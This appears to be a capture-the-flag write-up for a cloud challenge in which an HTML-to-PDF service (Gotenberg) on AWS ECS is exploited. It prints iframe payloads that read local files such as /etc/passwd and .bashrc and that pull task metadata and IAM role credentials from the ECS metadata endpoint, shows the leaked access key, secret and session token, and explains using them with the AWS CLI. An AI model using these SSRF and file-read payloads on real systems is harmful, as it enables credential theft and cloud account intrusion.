Challenge Information

You have found a mysterious terminal in this site that can convert HTML into PDFs. It seems to be hosted on a space cluster. Can you traverse through it and find all its secrets? Note: do NOT use automated scanning tools.


Flag 1:

Description: Meta request forgery

```
[75 points] Meta request forgery

We use all the newest cloud features. Have you tried
ECS on AWS? Your mission is to find out the cluster
ARN. Flag format: "arn:aws:ecs:...."
```

http://flask-balancer-244a173-538fc99c60644733.elb.eu-west-1.amazonaws.com/

We are Presented with the following:



Website provided with gotenburg app to convert text/html to PDF. Link to gotenburg on github shows on issues page a SSRF vulnerablility.

Lets add some code to test for LFI:

Write your Text. We also accept HTML

```
<iframe src='file:///etc/passwd'
style='width:100%;height:1000px' />
```

Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
gotenberg:x:1001:1001::/gotenberg:/bin/bash
admin:x:1002:1002::/home/admin/:/bin/sh
```

Looks like our form is vunerable to LFI :)

Next step was to find some info we could use to gain further info from the system, in the process of research i came across the following:

```
<iframe src='http://169.254.170.2/v2/metadata'
style='width:100%;height:100%' />
```

Submit


```
{"Cluster":"arn:aws:ecs:eu-west-1:292903371401:cluster/supernova-
cluster-cb0f416","TaskARN":"arn:aws:ecs:eu-west-
1:292903371401:task/supernova-cluster-
cb0f416/056e8a9e50a54fb590ef5d876dba69e9","Family":"gotenberg-task-
definition-
family","Revision":"1","DesiredStatus":"RUNNING","KnownStatus":"RUNNING"
,"Containers":[{"DockerId":"056e8a9e50a54fb590ef5d876dba69e9-
3087355461","Name":"ctf-
c775e35be14d64af4f8dbb150481c98e","DockerName":"ctf-
c775e35be14d64af4f8dbb150481c98e","Image":"thecodingmachine/gotenberg:6.
3.1","ImageID":"sha256:5e5bdaf42b16d8a872a31558d81184941bd59008b758a4338
caca0246acb8f49","Labels":{"com.amazonaws.ecs.cluster":"arn:aws:ecs:eu-
west-1:292903371401:cluster/supernova-cluster-
cb0f416","com.amazonaws.ecs.container-name":"ctf-
c775e35be14d64af4f8dbb150481c98e","com.amazonaws.ecs.task-
arn":"arn:aws:ecs:eu-west-1:292903371401:task/supernova-cluster-
cb0f416/056e8a9e50a54fb590ef5d876dba69e9","com.amazonaws.ecs.task-
definition-family":"gotenberg-task-definition-
family","com.amazonaws.ecs.task-definition-
version":"1"},"DesiredStatus":"RUNNING","KnownStatus":"RUNNING","Limits"
:{"CPU":2,"Memory":512},"CreatedAt":"2021-07-
15T08:49:30.981982236Z","StartedAt":"2021-07-
15T08:49:30.981982236Z","Type":"NORMAL","Networks":
[{"NetworkMode":"awsvpc","IPv4Addresses":["172.31.32.174"]}]}],"Limits":
{"CPU":0.25,"Memory":512},"PullStartedAt":"2021-07-
15T08:48:41.419426692Z","PullStoppedAt":"2021-07-
15T08:49:28.470376996Z","AvailabilityZone":"eu-west-1b"}
```


Flag1: eu-west-1:292903371401:cluster/supernovacluster-cb0f416

Flag 2:

Description: Never modify a container directly

```
[25 points] Never modify a container directly

One of the developers of the application decided to
use bash and load some interesting environment
variables whenever bash starts. Can you find them?
```


Challenge hints to someone loading env variables into bash following script successfully shows bash history including above flag we also have the credentials enpoint to obtain keys.

Write your Text. We also accept HTML

```
<iframe src='file:///home/admin/.bashrc'>
```

Submit


```
# ~/.bashrc: executed by bash(1) for non-login shells.

# Note: PS1 and umask are already set in /etc/profile. You should not
# need this unless you want different defaults for root.
# PS1='${debian_chroot:+($debian_chroot)}\h:\w\$ '
# umask 022

# You may uncomment the following lines if you want `ls' to be
colorized:
# export LS_OPTIONS='--color=auto'
# eval "`dircolors`"
# alias ls='ls $LS_OPTIONS'
# alias ll='ls $LS_OPTIONS -l'
# alias l='ls $LS_OPTIONS -lA'
#
# Some more alias to avoid making mistakes:
# alias rm='rm -i'
# alias cp='cp -i'
# alias mv='mv -i'
export AWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/e04f1ec7-
5cef-4ef4-98b1-ee7cde07f722
CTF-1562acb2bd1f249521309f9e3508a397
```



Flag: CTF-1562acb2bd1f249521309f9e3508a397

Flag 3:

Description: Role Adventures



Use endpoint from previous challenge to obtain keys


Write your Text. We also accept HTML

```
<iframe
src='http://169.254.170.2/v2/credentials/e04f1ec7-
5cef-4ef4-98b1-ee7cde07f722'
style='width:100%;height:100%' />
```

Submit



```
{"RoleArn":"arn:aws:iam::292903371401:role/ro-task-role-
5a84f95","AccessKeyId":"ASIAUIMTGYKE3U5KDDIF","SecretAccessKey":"8kMw4EK
S5XWRILFlC2jn9sPx3qXfH4UEd17YxXdB","Token":"IQoJb3JpZ2luX2VjEJD////////
/wEaCWV1LXdlc3QtMSJGMEQCID3yvwYYPOlnMHXrIAW4e0UP58VsoFush6sfC/Mh1A4kAiA2
yN1ZaBsXzxufS4z3DWdWbTZnIaoD95zsdVsOUAJPQyqSBAiZ/////////8BEAAaDDI5Mjkw
MzM3MTQwMSIMiCH3ITWFEpB+VJcUKuYDUILZeyoPErj6KyLKrw5c9cCLPTfDDqUa9FwCa4db
MPls4N8e5z8lqTKAtpTT5OFmPdP0uYStPwGwMa3eFPsfkCBzc4pvZ+eBGC4oqSw6ct9CvYQN
b3btp0wfOusOBmBe2d6GBYOhI5K+prwdjJOLXCGtNlyL63zzwI2UClDvxIfreHGpMxRsOqql
S9OQsOpcuYdCASG2QkgDW78THM2QAZdllnHQc6hDbLrhsLOVKAkAVsucB09+ppROM9nSdyj4
qlPfOwEFiKF2lBX3UxhORfTSUSo2P3kBs99mLxqDJHljq7x9oDjDPQhQItvvRzwzgNctLq0Z
TjGPtYL4ILxIR/hjTGYPavjMqC3H2MhAWXW+YXNCeFmQzTYn+OyHdx2i1ke+b92I4XeFUJYj
zhnjovO/E+2JPe/N33J0n8Wy8nPRW6MmK5bwjv3hp8UmCTUqZ+WJUL086O07HfPuqDRGCIJu
UFX0fBGUTPh+WQhyuMqd/KE+hmWI4MaORvFgYkJjzjnWhlZO6cCPYDxvxLPXYKTmyVFs6ugh
YxCM/XsWKkDHJTyQHrqHC3hAwLkqhHtAB7bUev4wNe+BKO6/hpQ/ROsK7nFkBFi1/8tOteG9
8B79RKY8IssJ0fc318OKeqsw2jmK6It1MOb8jIgGOqYBF2DyAO3/qBnh6PCKXl78AoB+tVjA
KFNIIuf+Bi9lWSDNbk35HFnvT9a+zQli5ARIfxTcg+j85fUkBRkZOI1LKEmW0+TmDwNkSdz6
A6thxMLjqYJ3tHNKJo7bJ0Q/rp2aN5yaglRu1E5p2boJ5tWO0BdnyzAO65en4Xgj/YSOsXfd
AabcoQILpPeuPxpAM0khqpW4kHdhKsvPe+qj1dLOTfvLM+pgqQ==","Expiration":"2021
-07-30T05:48:54Z"}
```


keys include a token which needs to be manually entered into ~/.aws/credentials, input underneat the access key id and secret with this format aws_session_token =
list bucket returns below flag:



once you have saved you credentials file, then run the following aws cli command:

```
aws s3api list-buckets --query "Buckets[].Name"
```



Flag3: ctf-d276243c33a98f677e1c679f8b1353b2-9ce8597